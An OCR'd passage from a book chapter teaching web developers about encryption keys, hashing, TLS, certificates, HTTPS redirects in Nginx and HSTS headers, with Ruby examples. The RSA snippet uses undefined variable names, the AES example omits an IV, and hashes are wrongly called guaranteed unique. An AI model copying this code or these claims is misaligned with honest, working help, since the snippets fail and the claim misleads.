


As a web application author, you (thankfully) don't need to fully grasp how encryption algorithms work in order to make use of them—you just need to know how to employ them in your application and know when it is appropriate to do so. In the next few sections, we will lay out the key concepts that will help you achieve this goal. Time for a bit of theory!

Encryption keys

Modern encryption algorithms use an *encryption key* to encrypt data into a secure form, and a *decryption key* to convert it back to the decrypted form. If

the same key is used to encrypt and decrypt data, we have a *symmetric encryption algorithm*. Symmetric encryption algorithms are often implemented as *block ciphers*, designed to encrypt streams of data by chopping them into blocks of fixed sizes and encrypting each block in turn.




Encryption keys are generally large numbers but are usually represented as strings of text for ease of parsing. (If the number chosen isn't sufficiently large enough, an attacker can simply start guessing numbers until they manage to decrypt the message!) Here's a very simple Ruby script that encrypts some data:

```
require 'openssl'

secret_message = "Top secret message!" #A
encryption_key = "d928a14b1a73437aac7xa584971f310f" #B

enc = OpenSSL::Cipher::Cipher.new("aes-256-cbc") #C
enc.encrypt
enc.key = encryption_key

encrypted = enc.update(secret_message) + enc.final #D

dec = OpenSSL::Cipher::Cipher.new("aes-256-cbc") #E
dec.decrypt
dec.key = encryption_key
```

```
decrypted = dec.update(encrypted) + dec.final
```

Asymmetric encryption algorithms were invented in the 1970s and are the magic ingredient that powers the modern internet. Since a different key is used to encrypt and decrypt data in this type of algorithm, the encryption key can be made public, while the decryption key is kept secret. This allows anyone to send a secure message to the holder of the decryption key, safe in the knowledge that only they will be able to read it. We call this setup *public key cryptography*, and it's what allows you as a web user to communicate securely with a website using HTTPS, as we will see next. A computer or person wishing to receive secure messages can give away its public key, allowing anyone to secure messages in a way that only that computer can understand.

Public key encryption allows a sender to encrypt a message without having to have access to the decryption key. Anyone can lock the box – only the recipient of the secret information can open it! The public key only permits locking, not unlocking:




Here's how public key encryption looks in Ruby—note that we are generating a new pair of keys each time the code runs, but in real life, the *keypair* (the combination of the encryption and decryption key) would be stored in a secure location:

```
require 'openssl'

secret_message = "Top secret message!"

keypair = OpenSSL::PKey::RSA.new(2048) #A

public_key  = keypair.public_key #B

encrypted = public_key.public_encrypt(secret_message) #C
decrypted = key_pair.private_decrypt(encrypted_string) #D
```

We should introduce a couple of further concepts here, while we are on the subject of encryption. A *hash algorithm* can be thought of as an encryption algorithm whose output *cannot* be decrypted—but at the same time, the output is guaranteed to be unique; there is a near-zero chance of two different inputs generating the same output. (This scenario is called a *hash collision*.)

Hashing algorithms can be used to determine if the same input has been entered twice or if an input has unexpectedly changed, without having to store the input. This can be handy if the input is too large to store or if, for security reasons, you don't want to keep it around:



The output of the hashing algorithm is called the *hash value*, or simply *hash*. Since the algorithm cannot be used to decrypt a hashed value, the only way to figure out which value was used to generate a hash is by using brute force: feeding the algorithm a huge number of inputs until it generates a hash matching the one you are trying to decrypt.


The power of hash algorithms is that they allow you to detect changes in data without having to store the data itself. This has applications in the storage of credentials and the detection of suspicious events on a web server.

Encryption in transit

Now that we have nailed down some of the terminology around encryption, we can look at how traffic to a web server can be secured using *encryption in transit*, which simply refers to encrypting data as it passes over a network.

Technologies that use the internet protocol implement encryption in transit by using *Transport Layer Security* (TLS), a low-level method of exchanging keys and encrypting data between two computers. The (older and less secure) predecessor protocol to TLS is *Secure Sockets Layer* (SSL), and you will see both used in a similar context.

HyperText Transport Protocol Secure (HTTPS)—the magic behind the little padlock icon in the browser—is simply HTTP traffic passed over a TLS connection.



TLS uses a combination of cryptographic algorithms called the *cipher suite* that is negotiated by the client and server during the initial TLS handshake. (TLS counterparties are very polite—hence the need to shake hands on first meeting!) A cipher suite contains four elements:


- A *key exchange algorithm*
- An *authentication* algorithm
- A *bulk encryption algorithm*
- A *message authentication code (MAC) algorithm*

The key exchange algorithm will be a public key encryption algorithm that is only used to exchange keys for the bulk encryption algorithm, which will operate much more quickly but requires the secure exchange of keys to work. The authentication is used to ensure the data is being sent to the right place. Finally, the MAC algorithm is used to detect any unexpected changes to data packets as they are passed back and forth.

DEFINITION

Establishing a TLS connection requires a *digital certificate*, which

incorporates the public key used to establish the secure connection to a given domain or IP address. Clicking on the padlock icon in the browser's address bar will allow you to see detailed information about the certificate. Each certificate is issued by a certificate authority, and browsers have a list of certificate authorities they trust. In fact, anyone can produce a certificate (called a *self-signed certificate*), so the browser will show a security warning if it does not recognize the signer of the certificate.


Hello! I would like to use TLS 1.3, here's my list of cipher suites and some random bytes I generated we can use to calculata a secret key.
011010
101010
111010
001001
Hello! I support this protocol. Here's the cipher suite we should use and my certificate. Also, here's some random bytes I generated.
111010
110010
011010
111100
Okay, the certificate looks good. I'm going to use your random bytes and my random bytes and the key encryption algorithm to generate a secret key.
I am also going to use your random bytes and my random bytes and the key encryption algorithm to generate the same secret key.
Since we both have the same secret key we can begin communicating securely!

Using HTTPS for traffic to and from your web server ensures:

- **Confidentiality:** traffic cannot be intercepted and read by an attacker.
- **Integrity:** traffic cannot be manipulated by an attacker.
- **Nonrepudiation:** traffic cannot be spoofed by an attacker.


These are all essential requirements for a web application, so you should use HTTPS for everything! Let's review how to do that, in practical terms.

Taking practical steps

The good news is that, as the author of a web application, you don't need to know how TLS is operating under the hood. Your responsibilities boil down to:

- Obtaining a digital certificate for your domain
- Hosting the certificate on your web application
- Revoking and replacing the certificate if the accompanying private key is compromised or if the certificate expires
- Encouraging all user agents (like browsers) to use HTTPS, which will encrypt traffic using the public encryption key attached to the certificate

The nuances of certificate management vary depending on how you are hosting your web application. If you don't have a dedicated team managing this task at your organization, be sure to read up on the documentation your hosting provider supplies. Here’s an example of how to obtain a certificate using Amazon Web Services via the AWS Certificate Manager:



Certificates need to be securely managed and are often issued and revoked by command line tools like `openssl` or via APIs. We look at some of the ways certificates can be compromised in Chapter 7.

Redirecting to HTTPS


Encouraging all user agents to use HTTPS means redirecting HTTP requests to the HTTPS protocol. While this can be achieved in application code, the redirect is usually performed by a web server like Nginx (pronounced "engine X"). Here's what the configuration might look like in Nginx:

```
server {
  listen 80 default_server;
  server_name _;
  return 301 https://$host$request_uri;
}
```

A NOTE ON TERMINOLOGY

Nginx is a type of simple-but-fast web server that typically sits in front of the *application server* that hosts the dynamic code of your web application. Your organization might be using Apache or Microsoft's Internet Information Services (IIS) to do a similar job. The terminology here gets a little blurred here because application servers (like Python's Gunicorn or Ruby's Puma) *can* be deployed standalone. People who write code for web applications tend to refer to application servers as "the web server," a convention we will adopt for the rest of this book unless we specifically need to make the distinction.

Some common web servers and application servers.



Telling the browser to always use HTTPS

The code of your web application should also encourage clients to use an encrypted connection. You do this by specifying an *HTTP Strict Transport Security (HSTS)* in HTTP response headers:

```
Strict-Transport-Security: max-age=604800
```


This line will tell the browser to always make an HTTPS connection for the specified period. (The `max-age` value is in seconds, so we are specifying a week in this case.) When encountering an HSTS header for the first time, the browser will make a mental note to always use HTTPS during the period described. We'll look at HSTS in 